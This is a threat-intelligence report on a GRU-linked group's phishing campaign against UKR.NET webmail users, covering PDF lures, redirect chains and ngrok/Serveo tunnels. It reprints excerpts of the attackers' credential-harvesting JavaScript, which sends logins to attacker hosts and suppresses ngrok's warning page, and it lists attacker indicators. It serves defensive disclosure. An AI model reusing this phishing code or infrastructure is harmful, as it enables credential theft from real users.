CYBER
THREAT
ANALYSIS
RUSSIA

Recorded Future®

By Insikt Group®

December 17, 2025

BlueDelta's Persistent Campaign Against UKR.NET

BlueDelta continued targeting UKR.NET users with persistent credential-harvesting campaigns using free web services and multi-stage redirection chains.

The group refined its phishing tradecraft with PDF lures, tunneling services, and updated JavaScript designed to automate data capture and evade detection.

BlueDelta's activity reflects GRU intelligence-collection priorities, seeking access to Ukrainian user accounts amid the ongoing regional conflict.

The analysis cut-off date for this report was July 30, 2025

Executive Summary

Between June 2024 and April 2025, Recorded Future's Insikt Group identified a sustained credential-harvesting campaign targeting users of UKR.NET, a widely used Ukrainian webmail and news service. The activity is attributed to the Russian state-sponsored threat group BlueDelta (also known as APT28, Fancy Bear, and Forest Blizzard). This campaign builds on BlueDelta's earlier operations detailed in the May 2024 Insikt Group report "GRU's BlueDelta Targets Key Networks in Europe with Multi-Phase Espionage Campaigns," which documented GRU-linked credential theft and espionage activity. While this campaign does not reveal specific targets, BlueDelta's historical focus on credential theft to enable intelligence collection provides strong indicators of likely intent to collect sensitive information from Ukrainian users in support of broader GRU intelligence requirements.

Insikt Group observed BlueDelta deploy multiple credential-harvesting pages themed as UKR.NET login portals. The group leveraged free web services, including Mocky, DNS EXIT, and later, proxy tunneling platforms such as ngrok and Serveo, to collect usernames, passwords, and two-factor authentication codes. BlueDelta distributed PDF lures containing embedded links to these credential-harvesting pages, likely to bypass automated email scanning and sandbox detections. The tools, infrastructure choices, and bespoke JavaScript used in this report are consistent with BlueDelta's established tradecraft and have not been observed in use by other Russian threat groups.

BlueDelta's continued abuse of free hosting and anonymized tunneling infrastructure likely reflects an adaptive response to Western-led infrastructure takedowns in early 2024. The campaign highlights the GRU's persistent interest in compromising Ukrainian user credentials to support intelligence-gathering operations amid Russia's ongoing war in Ukraine.

Key Findings

- BlueDelta maintained a consistent focus on UKR.NET users, continuing its long-running credential-harvesting activity throughout 2024 and 2025.
- The group distributed malicious PDF lures that linked to credential-harvesting pages through embedded URLs, enabling it to evade common email filtering and sandbox detection techniques.
- BlueDelta transitioned from compromised routers to proxy tunneling platforms, such as ngrok and Serveo, to relay credentials and bypass CAPTCHA and two-factor authentication challenges.
- Activity between March and April 2025 revealed updates to BlueDelta's multi-tier infrastructure, including new tier-three and previously unseen tier-four components, indicating increased operational layering and sophistication.
- The campaign demonstrates continued refinement of BlueDelta's credential-theft operations, reflecting the GRU's sustained focus on collecting Ukrainian user credentials for intelligence purposes.

Background

BlueDelta is a Russian state-sponsored threat group associated with the Main Directorate of the General Staff of the Russian Federation's Armed Forces (GRU). Also known as APT28, Fancy Bear, and Forest Blizzard, the group has conducted credential-harvesting and espionage operations for more than a decade. The activity detailed in this report aligns with previous BlueDelta campaigns tracked by Insikt Group and consistently attributed by multiple Western governments to the GRU.

Since at least the mid-2000s, BlueDelta has conducted phishing and credential-theft operations against a wide range of targets, including government institutions, defense contractors, weapons suppliers, logistics firms, and policy think tanks. These efforts aim to collect credentials and intelligence relevant to Russia's military operations and strategic interests. Previously reported activity focused on UKR.NET and other webmail services using fake login portals hosted on free web infrastructure and compromised routers to capture usernames, passwords, and authentication codes.

Technical Analysis

On June 14, 2024, Insikt Group identified a new BlueDelta credential harvesting page, themed as a UKR.NET login page, as shown in **Figure 1**. The page was hosted using the free API service Mocky, which BlueDelta used regularly for most of its credential harvesting pages throughout 2024.




Figure 1: *The credential harvesting page displayed a UKR.NET login page (Source: Recorded Future)*

The malicious UKR.NET page had very similar functionality to that previously observed by Insikt Group. The page used JavaScript to exfiltrate credentials and relay CAPTCHA information to the domain and fixed a high port combination, *kfghjerrlknsm[.]line[.]pm[:]11962*, as per **Figure 2**.

JavaScript

```
var baseurl='hxxps://kfghjerrlknsm[.]line[.]pm:11962';
var task;

function send(data)
{var req=new XMLHttpRequest();
req.onreadystatechange = function()
{if (req.readyState == XMLHttpRequest.DONE)
{
task=req.getResponseHeader('task');
sessionID=req.getResponseHeader('sessionID');
if (req.responseText=="END"){show_last();}
else if (req.responseText=="Redirect")
     {location='hxxp://mail[.]ukr[.]net/';}
else if (req.responseText=="AGAIN")
     {req.open("POST", baseurl, true); req.setRequestHeader("task",
task); req.send(data);}
else if (req.responseText=="FAIL")
{document.getElementsByClassName("_1oZFLSZ_")[0].innerText="Неправиль
ні дані";document.getElementsByClassName("_1gd_58q0
_5wVrJZ2Y")[0].style.background="red";document.getElementsByClassName
("_1gd_58q0 _5wVrJZ2Y")[1].style.background="red";nowait()}
else if (req.responseText.includes("DATA="))
{var full =
req.responseText.split("DATA=")[1];full=JSON.parse(full.replaceAll(St
ring.fromCharCode(39),String.fromCharCode(34)));next();
full.forEach(element=>setInp(element.value, element.id));}}};
req.open("POST", baseurl, true);
req.setRequestHeader("task", task);
req.setRequestHeader("sessionID", sessionID);
req.send(data);}

function captcha(){
var req=new XMLHttpRequest();
```

```
req.open("GET", baseurl+"/captcha", false);
req.send();
task=req.getResponseHeader('task');}
```

Figure 2: *UKR.NET credential capture page JavaScript (Source: Recorded Future)*

The *line[.]pm* apex domain is owned by the free hosting company DNS EXIT, which offers free subdomain hosting.

At the time of analysis, the domain resolved to the IP address *18[.]157[.]68[.]73*, which is an Amazon Elastic Compute Cloud (EC2) instance suspected of being used by the globally distributed reverse proxy service ngrok. ngrok offers a free service that enables users to connect servers behind a firewall to a proxy server and expose that server to the internet without changing firewall rules. In this instance, the service is likely being abused by BlueDelta to mask the true location of its upstream infrastructure.

The use of ngrok represents a notable change in BlueDelta's infrastructure, as the threat group previously used compromised Ubiquiti routers to host Python scripts that captured credentials and handled 2FA and CAPTCHA challenges. This change is likely a response to efforts by the Federal Bureau of Investigation (FBI), National Security Agency (NSA), US Cyber Command, and international partners to dismantle BlueDelta's infrastructure in early 2024.

BlueDelta added new functionality to the page hosted on *kfghjerrlknsm[.]line[.]pm* to capture victim IP addresses using the free HTTP request and response API service HTTPBin, as shown in **Figure 3**.

```
JavaScript
var respIP=$.getJSON('hxxps://httpbin[.]org/ip');
```

Figure 3: *Credential harvest page JavaScript, used to capture the victim's IP address (Source: Recorded Future)*

Two additional credential harvesting pages were discovered in July and September 2024 that matched the configuration of the first page but used different Mocky URLs, with one of the pages configured to use a different port number. This is likely due to BlueDelta setting up a new ngrok tunnel.

On September 13, 2024, Insikt Group identified a new UKR.NET credential harvesting page, which was again hosted on Mocky. For this page, BlueDelta exfiltrated credentials and relayed CAPTCHA information to the domain *5ae39a1b39d45d08f947bdf0ee0452ae[.]serveo[.]net*.

The apex domain *serveo[.]net* is owned by Serveo, a company that offers free remote port forwarding services similar to ngrok.

In October and November 2024, Insikt Group identified three new UKR.NET-themed credential harvesting pages. Again, these pages were hosted using Mocky and were constructed with similar

JavaScript to the previously reported pages. However, in the latest pages, BlueDelta moved upstream credential capture and relay functionality back to ngrok, using the custom DNS EXIT domain *jkbfgkjdffghh[.]linkpc[.]net*, configured with two separate fixed high ephemeral ports: 10176 and 17461. At the time of analysis, the *linkpc[.]net* domain resolved to suspected ngrok IP address *3[.]67[.]15[.]169*.

Additionally, BlueDelta added new first-stage redirection domains for two of the pages: *ukraine[.]html-5[.]me* and *ukrainesafe[.]is-great[.]org*. It is likely that the threat actors added this extra step to hide Mocky URLs in phishing emails. The apex domains *html-5[.]me* and *is-great[.]org* are owned by the free hosting company Byet Internet Services.

On December 27, 2024, Insikt Group identified a new BlueDelta UKR.NET credential harvesting page hosted on the Mocky URL *run[.]mocky[.]io/v3/72fa0a52-6e6e-43ad-b1c2-4782945d6050*. The malicious UKR.NET page had very similar functionality to the previously detailed pages. The page used JavaScript to exfiltrate credentials and relay CAPTCHA information to the same DNS EXIT domain, with an updated fixed port, *jkbfgkjdffghh[.]linkpc[.]net:17461,* as shown in **Figures 4 and 5**.

JavaScript

```
<script>
var baseurl='hxxps://jkbfgkjdffghh[.]linkpc[.]net:17461';
var task;
var sessionID;

function next()
{
document.getElementById('first').style='pointer-events:none;';
document.getElementById('first').style='opacity: .4;';
var data1 = $('#first').serialize();
document.getElementById('first').style='display:none';
document.getElementById('second').style='display:block';
}

function next2()
{
text=$("input[type='radio'][name='second']:checked").next().next().te
xt();
document.getElementById('second').style='pointer-events:none;';
document.getElementById('second').style='opacity: .4;';
document.getElementById('second').style='display:none';
document.getElementById('factor').innerText=text;
```

```
document.getElementById('third').style='display:block';
}
function finaly()
{
document.getElementById('first').style='display:none';
document.getElementById('second').style='display:none';
document.getElementById('third').style='display:none';
document.getElementById('finaly').style='display:block';
document.getElementById('email').value=document.getElementById('login
').value;
}

</script>
```

Figure 4: *JavaScript functions and variables containing the linkpc[.]net domain (Source: Recorded Future)*

JavaScript

```
function getIP()
{
var address='bad';
     try{
     address=respIP.responseJSON['origin'];
     }
     catch(e){}
return address;
}

function captcha()
{
var req=new XMLHttpRequest();
req.open("GET", baseurl+"/captcha", false);
req.send();
task = req.responseText.split('#')[1];
}

function success() {
```

```
if(document.getElementsByClassName('_2yPTK9xQ')['login'].value===""
||
document.getElementsByClassName('_2yPTK9xQ')['password'].value===="")
{
            $('button')[3].disabled = true;
        } else {
            $('button')[3].disabled = false;
        }
    }

function success2() {
      if(document.getElementById('newpwd').value===="" ||
document.getElementById('confpwd').value===="") {
            $('button')[9].disabled = true;
        } else {
            $('button')[9].disabled = false;
        }
    }


captcha();
```

Figure 5: *JavaScript code used to capture credentials (Source: Recorded Future)*

During the analysis of this credential harvesting page, Insikt Group detected over twenty linked PDF files, which BlueDelta likely sent to victims as phishing lures. The PDF lure document, as shown in **Figure 6**, informs the target of suspicious activity on their UKR.NET account and requests that they click a link to reset their password.

ukr.net
це – мій інтернет!

Детальна інформація

Дата спроби входу	Події і дані про сесію	User Agent	IP	Країна
п'ятниця, 27 вересня	Незвична спроба входу у скриньку	Windows Firefox 111 (Windows 7)	37.157.208.233	Вірменія
п'ятниця, 27 вересня	Невдала спроба увімкнути двохетапну перевірку	Apple iPhone Mobile Safari 14 (iOS 14.8)	109.107.94.136	Болгарія
п'ятниця, 27 вересня	Неуспішна спроба входу у скриньку	Apple iPhone Mobile Safari 14 (iOS 14.8)	5.102.59.102	Чехія
п'ятниця				

Figure 6: *PDF lure used by BlueDelta to entice victims to click links leading to credential harvesting pages (Source: Recorded Future)*

Each of the PDFs included a hyperlink to a credential harvesting page. Most of these links were either shortened using link-shortening services or used a domain registered through a free hosting provider. Since 2023, BlueDelta has used the following link-shortening platforms:

- doads[.]org
- in[.]run
- t[.]ly
- tiny[.]cc
- tinyurl[.]com
- linkcuts[.]com

In addition to link-shortening services, BlueDelta has employed free domains from the hosting provider InfinityFree or from Byet Internet Services, or subdomains provided by the free blogging platform Blogger (formerly Blogspot) for tier-two link redirection, in conjunction with link-shortening services. The following apex domains have been used in BlueDelta campaigns since 2023:

- *.blogspot[.]com
- *.html-5[.]me
- *.is-great[.]org
- *.mydiscussion[.]net
- *.rf[.]gd
- *.synergize[.]co
- *.talebco[.]ir

BlueDelta's infrastructure configuration remained predominantly static between December 2024 and April 2025, leveraging six separate steps in its credential harvesting setup, as shown in **Figure 7**.




Figure 7: *BlueDelta credential harvesting infrastructure configuration (Source: Recorded Future)*

For tier two, BlueDelta has continued to use the free API service Mocky to host all of its credential harvesting pages. The HTML and JavaScript in the latest pages remain very similar to those previously described, except for the addition of a new line of code (**Figure 8**), which is added in three places to existing JavaScript functions.

```javascript
req.setRequestHeader("ngrok-skip-browser-warning", "1");
```

Figure 8: *The new line of code added to disable the ngrok browser warning (Source: Recorded Future)*

The additional line of JavaScript adds a new HTTP request header to all outgoing requests from the page to the ngrok service. This new header is used to disable ngrok's browser warning page, a safety feature that displays an in-browser warning when connections are directed through its proxy service. Without this additional header, BlueDelta's targets would receive a warning when interacting with the page, which could alert them to its malicious nature.

Between March 13 and April 17, 2025, BlueDelta updated its tier-three infrastructure. Instead of using DNS EXIT free domains that resolved to ngrok servers, the actors used ngrok v3's free subdomains, as shown in **Table 1**.

Registration Date	Ngrok V3 Domain
2025-03-13	abaf-5-135-199-21[.]ngrok-free[.]app
2025-03-17	efbc-51-161-109-50[.]ngrok-free[.]app
2025-03-20	3bb1-51-161-109-50[.]ngrok-free[.]app
2025-04-01	838f-51-161-109-50[.]ngrok-free[.]app
2025-04-02	3576-51-161-109-50[.]ngrok-free[.]app
2025-04-07	dd06-51-161-109-50[.]ngrok-free[.]app
2025-04-10	1961-51-161-109-50[.]ngrok-free[.]app
2025-04-11	2884-51-161-109-50[.]ngrok-free[.]app
2025-04-11	2a06-51-161-109-50[.]ngrok-free[.]app
2025-04-11	7dc8-51-161-109-50[.]ngrok-free[.]app
2025-04-15	c4cb-51-161-109-50[.]ngrok-free[.]app

Table 1: *Ngrok's free domains used by BlueDelta (Source: Recorded Future)*

For tier four, BlueDelta used dedicated servers. The first tier-four IP address *5[.]135[.]199[.]21*, located in France, was active between February 1 and April 10, 2025. At the time it was active, the server had SSH open on TCP port 22 and a default nginx banner on TCP port 80. Additionally, it was running a custom HTTP server on TCP port 4430, which is likely the port used for connections from the ngrok tunnel. The TLS certificate hosted on this port used the common name *jkbfgkjdffghh[.]linkpc[.]net,* the same DNS EXIT domain observed on ngrok servers in the previous version of the infrastructure.

Between April 18 and 22, 2025, the typosquat domain *ukrinet[.]com* resolved to IP address *5[.]135[.]199[.]21.* Although this is outside the date window highlighted by banner analysis, due to its proximity to UKR.NET, it is likely that this domain is related to BlueDelta's activity.

Additionally, between April 24 and 29, 2025, the domain *ukrinet[.]com* resolved to Swiss IP address *179[.]43[.]141[.]80.* On April 30, 2025, the same IP address hosted the domain *ukrainnet[.]com,* which has a close resemblance to UKR.NET and is therefore likely related to BlueDelta's infrastructure. However, at the time of investigation, Insikt Group was unable to definitively identify any malicious activity related to this domain and *ukrinet[.]com*.

The second tier-four IP address, *51[.]161[.]109[.]50*, was located in Canada and was active between April 15 and May 15, 2025. At the time it was active, the server had SSH open on TCP port 22 and was running a custom HTTP server on TCP port 35780.

In total, Insikt Group was able to identify 42 new BlueDelta credential harvesting chains.

Mitigations

Organizations can mitigate risk from this campaign through the following actions:

- Leverage Recorded Future® Threat Intelligence:
  - Customers can use Recorded Future's continuously updated Risk Lists to identify and block known BlueDelta infrastructure
  - Enable alerting in the Recorded Future Intelligence Operations Platform for newly registered domains or IPs linked to Mocky, Byet Internet Services, ngrok, Serveo, and DNS EXIT
  - Use Recorded Future Identity Intelligence to monitor for leaked or reused credentials associated with corporate domains

- Implement specific protective measures:
  - Enforce strong, unique passwords and enable multi-factor authentication (MFA), prioritizing phishing-resistant methods such as hardware or app-based authenticators
  - Deny-list free hosting and tunneling services not required for business operations, including Mocky, Byet, ngrok, Serveo, and DNS EXIT
  - Monitor email and web gateway logs for PDF attachments or embedded links referencing account verification, password resets, or login issues
  - Track authentication attempts from proxy services or nonstandard ports, particularly those associated with ngrok tunnels

- Adopt general best practices:
  - Conduct regular phishing awareness training focused on fake login portals and security-themed lures
  - Maintain an incident response plan for credential compromise, including defined escalation procedures, account reset protocols, and containment measures
  - Periodically review external service dependencies to prevent unnecessary exposure to free or unvetted web services

Outlook

BlueDelta is likely to sustain credential-harvesting activity through 2025 and into 2026, continuing its reliance on low-cost and anonymous web infrastructure. The group has demonstrated adaptability by transitioning from compromised routers to proxy tunneling services such as ngrok and Serveo, a trend expected to continue as it seeks to obscure infrastructure and bypass detection during its campaigns.

Future campaigns will likely incorporate further diversification of free hosting and redirection platforms to maintain operational continuity amid ongoing law enforcement and partner takedown efforts. The consistent use of PDF lures and embedded links suggests BlueDelta will continue refining delivery mechanisms designed to evade automated email defenses and exploit user trust in familiar brands. These operations highlight the persistence of GRU-linked credential theft as a cost-effective and scalable method for gaining initial access and collecting intelligence.

Appendix A: Indicators of Compromise

Domains:

1961-51-161-109-50[.]ngrok-free[.]app
2884-51-161-109-50[.]ngrok-free[.]app
2a06-51-161-109-50[.]ngrok-free[.]app
3576-51-161-109-50[.]ngrok-free[.]app
3bb1-51-161-109-50[.]ngrok-free[.]app
5ae39a1b39d45d08f947bdf0ee0452ae[.]serveo[.]net
7dc8-51-161-109-50[.]ngrok-free[.]app
838f-51-161-109-50[.]ngrok-free[.]app
abaf-5-135-199-21[.]ngrok-free[.]app
c4cb-51-161-109-50[.]ngrok-free[.]app
dd06-51-161-109-50[.]ngrok-free[.]app
efbc-51-161-109-50[.]ngrok-free[.]app
jkbfgkjdffghh[.]linkpc[.]net
kfghjerrlknsm[.]line[.]pm
ukraine[.]html-5[.]me
ukrainesafe[.]is-great[.]org

IP Addresses:

3[.]67[.]15[.]169
5[.]135[.]199[.]21
18[.]157[.]68[.]73
51[.]161[.]109[.]50
73[.]80[.]9[.]137
179[.]43[.]141[.]80

PDF Lure Hash:

009440551eb6ea83da1a28361ebf44b3d022f204b99b82b83e266ec4807d18eb
1919d9c67a9ce00382f65b4bc1e1d1f4e4c0b296bc20ca45ba8fef8c188138ec
1a4c609fb75a54c7016736e471b6f92aaed7bb51257f3946e4ece9dd9125500c
20a3bf615c257d0c79ed82c428c3c182298876e52356988dd72dc20b2f12a217
2431578b5ba5a8569a689807bdb827e3d445a16cc013ed8eba7b7bfea661d76a
2f8e8b2783c8c47da0f265199671f3cae4e31b2a03999fff12aa3090c74c7a51
44935484933a13fb6632e8db92229cf1c5777333fa5a3c0a374b37428add69fb
53142380d75e3f54490f2896b58f308e6b91bec841d09b4e88985cb5b7812031
5fd8153dbb4620ab589aaa83815afce34135e5a0a5af10876fb3b0fff344c64b
64b26a92652bfb67cbe18217b6508fce460eff859526b2e256d3f1b9eab338b0
704b0a4f2f2195d22340471b9bdb06244047f7042728dd7f6aa6e3c5e30c9bc1
86a9ca34790e219ddc371fa154c51a9a2930e2afdebf4fc0889d2ba94d6acfc1
8b77e8199c61c0d97b7a40e35feedf21a168a62696b18bbb4d49766332c2c8a8
8f1994f2474512430f7c998dc6c57d0fd215860a24b58f90325122bb6d8a224c
95783d875ee50ef619f455a715150f414ed00157a6579ae6f73ccd72c394c5d8
9f394a9cb2e54e7be10c41b997e7dc85b882c4c7dd203b6984ca2aea151a47b5
c0890f375af0f503c873878b1b09a1c5147b72ab38511d9911e847c10622c0aa
ce421ab3db97f4b68d6e688c8ad5a6bafe82612d23df3257128433578c3caffb
be3cccc2c62c0033aebcf91a6587eb815a1994cf268c42cf92ed856b6cf556aa
c194f619d1ed73c0f0721d818564aa8238aceba94d1e721942c5cb67cbba68ff

f5d2edbf1af6bf7db3f29e77a99883e39b5bc4ec483af4de47e8a75574248649
fa8a4d544ffb3ca9d51448772f478f303602023e0cd70af4b9f85d3b72b4cd27

URLs:
chujdrtuityui[.]mydiscussion[.]net
doads[.]org/9f75f0rn
doads[.]org/nyj0zysx
doads[.]org/ojitcaie
doads[.]org/pyivk3q9
doads[.]org/ut3japnm
fghjdfhdzggjjdfd[.]rf[.]gd
fgjgjuyfkuuyk[.]blogspot[.]com
fgtufyiotgiyuidrti[.]blogspot[.]com
jkbfgkjdffghh[.]linkpc[.]net:10176
jkbfgkjdffghh[.]linkpc[.]net:17461
kfghjerrlknsm[.]line[.]pm:11962
kfghjerrlknsm[.]line[.]pm:15254
linkcuts[.]com/5xu034g2
linkcuts[.]com/8dejsa3x
linkcuts[.]com/gumcrr51
linkcuts[.]org/6bf4tq0y
linkcuts[.]org/9f75f0rn
linkcuts[.]org/fe6iazfp
linkcuts[.]org/nyj0zysx
linkcuts[.]org/ojitcaie
linkcuts[.]org/pyivk3q9
ln[.]run/IYNx4
run[.]mocky[.]io/v3/0e41f7c1-4ab8-4d69-a8a5-e872ba5e4096
run[.]mocky[.]io/v3/11273092-7220-4b85-b8d8-758c5fd141a2
run[.]mocky[.]io/v3/1a7c2ded-9e67-485d-a9f0-5bc8f2e42f0e
run[.]mocky[.]io/v3/1ec1c1ca-1116-4a92-82e4-7cd9e01bfe15
run[.]mocky[.]io/v3/2987b99c-a0fd-4f82-a772-f84b24e537c1
run[.]mocky[.]io/v3/2a14133a-bfe6-469d-8d96-8937b22b3d78
run[.]mocky[.]io/v3/47d78e98-8d12-452a-922b-bae56450a393
run[.]mocky[.]io/v3/4ddade26-9929-4860-9db1-b8a8945c3124
run[.]mocky[.]io/v3/4e14d583-bbf5-4af3-9a86-4c0938a7802a
run[.]mocky[.]io/v3/5b93a218-29cf-4f3e-9e52-bd605cb3791e
run[.]mocky[.]io/v3/6ba09505-fa73-4d92-b209-641bfc51b6e2
run[.]mocky[.]io/v3/72fa0a52-6e6e-43ad-b1c2-4782945d6050
run[.]mocky[.]io/v3/7832d0dc-ca6b-4b74-9d3d-604ad492a8d3
run[.]mocky[.]io/v3/8076bf0a-5c36-4d06-b12d-bfb2dc88aee4
run[.]mocky[.]io/v3/8f375df9-2633-4adc-b328-140cafaf3b06
run[.]mocky[.]io/v3/a6cadae8-c28a-428f-b4e9-dca5a4453f0b
run[.]mocky[.]io/v3/b07be5c3-8801-46a5-a395-43446dc1a797
run[.]mocky[.]io/v3/b66fd0ff-6a00-468a-b072-56e8e3457b75
run[.]mocky[.]io/v3/df8e33e0-4c17-4564-917f-9fbff17f4571
run[.]mocky[.]io/v3/e6e34194-3b33-4c91-9a46-8e3c8beaccf0
run[.]mocky[.]io/v3/f45d88b1-9d37-4485-9977-c98f16c8322b
run[.]mocky[.]io/v3/fe9b7278-d810-40b0-9716-776dbce2ee44
t[.]ly/XjLH2
tiny[.]cc/295kzz
tiny[.]cc/67lkzz

```
tinyurl[.]com/2hypvv9y
tinyurl[.]com/2mncfbc8
tinyurl[.]com/3swez53m
tinyurl[.]com/53dc5zxz
tinyurl[.]com/5ekbp2uv
tinyurl[.]com/5ekbp2uv
tinyurl[.]com/bddre9dp
tinyurl[.]com/k3r2vvjh
tuyt8erti867i[.]synergize[.]co
ukrainesafeurl[.]talebco[.]ir
```

Appendix B: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Reconnaissance: Search Open Websites/Domains	T1593
Initial Access: Spearphishing Link	T1566.002
Resource Development: Acquire Infrastructure: Web Services	T1583.006
Credential Access: Input Capture: GUI Input Capture	T1056.002
Credential Access: Web Portal Capture	T1056.003
Command-and-Control: Standard Encoding	T1132.001
Command-and-Control: Application Layer Protocol: Web Protocols	T1071.001
Command-and-Control: Web Service	T1102

Appendix C: UKR.NET Infection Chains

Date	Redirect Domain	Credential Harvesting Page	Reverse Proxy Domain
2024-06-14	N/A	run[.]mocky[.]io/v3/a6cadae8-c28a-428f-b4e9-dca5a4453f0b	kfghjerrlknsm[.]line[.]pm:11962
2024-07-26	N/A	run[.]mocky[.]io/v3/7832d0dc-ca6b-4b74-9d3d-604ad492a8d3	kfghjerrlknsm[.]line[.]pm:11962
2024-08-22	in[.]run/IYNx4	Not available	92ace7e653e9c32d2af9700592cc96ea[.]serveo[.]net
2024-08-23	t[.]ly/XjLH2	Not available	73ce1aae8a9ba738b91040232524f51a[.]serveo[.]net
2024-08-30	tiny[.]cc/295kzz	run[.]mocky[.]io/v3/1ec1c1ca-1116-4a92-82e4-7cd9e01bfe15	6c7aa72bd5f1d30203b80596f926b2b7[.]serveo[.]net
2024-09-03	tiny[.]cc/67lkzz	Not available	kfghjerrlknsm[.]line[.]pm:1525
2024-09-04	N/A	run[.]mocky[.]io/v3/1a7c2ded-9e67-485d-a9f0-5bc8f2e42f0e	kfghjerrlknsm[.]line[.]pm:15254
2024-09-13	N/A	run[.]mocky[.]io/v3/47d78e98-8d12-452a-922b-bae56450a393	5ae39a1b39d45d08f947bdf0ee0452ae[.]serveo[.]net
2024-09-20	fgjgjuyfkuuyk[.]blogspot[.]com	Not available	47e811dbe2ed0ea8d506af94c1bb7d4c[.]serveo[.]net
2024-09-23	fgtufyiotgiyuidrti[.]blogspot[.]com	Not available	d7763713839aaf61dd299a55da3aad76[.]serveo[.]net
2024-09-27	fghjdfhdzggjjdfd[.]rf[.]gd	Not available	jkbfgkjdffghh[.]linkpc[.]net:10176
2024-10-01	Not available	run[.]mocky[.]io/v3/6ba09505-fa73-4d92-b209-641bfc51b6e2	jkbfgkjdffghh[.]linkpc[.]net

Date	Redirect Domain	Credential Harvesting Page	Reverse Proxy Domain
2024-10-03	N/A	run[.]mocky[.]io/v3/df8e33e0-4c17-4564-917f-9fbff17f4571	jkbfgkjdffghh[.]linkpc[.]net:10176
2024-10-25	ukraine[.]html-5[.]me	run[.]mocky[.]io/v3/11273092-7220-4b85-b8d8-758c5fd141a2	jkbfgkjdffghh[.]linkpc[.]net:17461
2024-10-29	ukrainesafeurl[.]talebco[.]ir	Not available	jkbfgkjdffghh[.]linkpc[.]net:17461
2024-11-03	ukrainesafe[.]is-great[.]org	run[.]mocky[.]io/v3/2a14133a-bfe6-469d-8d96-8937b22b3d78	jkbfgkjdffghh[.]linkpc[.]net:17461
2024-11-05	chujdrtuityui[.]mydiscussion[.]net	Not available	jkbfgkjdffghh[.]linkpc[.]net:17461
2024-11-14	tuyt8erti867i[.]synergize[.]co	Not available	jkbfgkjdffghh[.]linkpc[.]net:17461
2024-12-27	linkcuts[.]com/8dejsa3x	run[.]mocky[.]io/v3/72fa0a52-6e6e-43ad-b1c2-4782945d6050	jkbfgkjdffghh[.]linkpc[.]net:17461
2025-01-13	linkcuts[.]com/gumcrr51	Not available	jkbfgkjdffghh[.]linkpc[.]net:1501
2025-01-13	Not available	run[.]mocky[.]io/v3/f45d88b1-9d37-4485-9977-c98f16c8322b	jkbfgkjdffghh[.]linkpc[.]net:15018
2025-01-14	linkcuts[.]com/5xu034g2	Not available	jkbfgkjdffghh[.]linkpc[.]net:8564
2025-01-16	Not available	run[.]mocky[.]io/v3/8f375df9-2633-4adc-b328-140cafaf3b06	jkbfgkjdffghh[.]linkpc[.]net:8564
2025-02-10	Not available	run[.]mocky[.]io/v3/e6e34194-3b33-4c91-9a46-8e3c8beaccf0	jkbfgkjdffghh[.]linkpc[.]net
2025-02-26	linkcuts[.]org/6bf4tq0y	Not available	jkbfgkjdffghh[.]linkpc[.]net:

Date	Redirect Domain	Credential Harvesting Page	Reverse Proxy Domain
			1437
2025-03-07	linkcuts[.]org/nyj0zysx	run[.]mocky[.]io/v3/b07be5c3-8801-46a5-a395-43446dc1a797	jkbfgkjdffghh[.]linkpc[.]net:1437
2025-03-07	linkcuts[.]org/fe6iazfp	run[.]mocky[.]io/v3/b07be5c3-8801-46a5-a395-43446dc1a797	jkbfgkjdffghh[.]linkpc[.]net:1437
2025-03-13	tinyurl[.]com/k3r2vvjh	run[.]mocky[.]io/v3/b66fd0ff-6a00-468a-b072-56e8e3457b75	abaf-5-135-199-21.ngrok-free[.]app
2025-03-17	tinyurl[.]com/2mncfbc8	run[.]mocky[.]io/v3/0e41f7c1-4ab8-4d69-a8a5-e872ba5e4096	efbc-51-161-109-50.ngrok-free[.]app
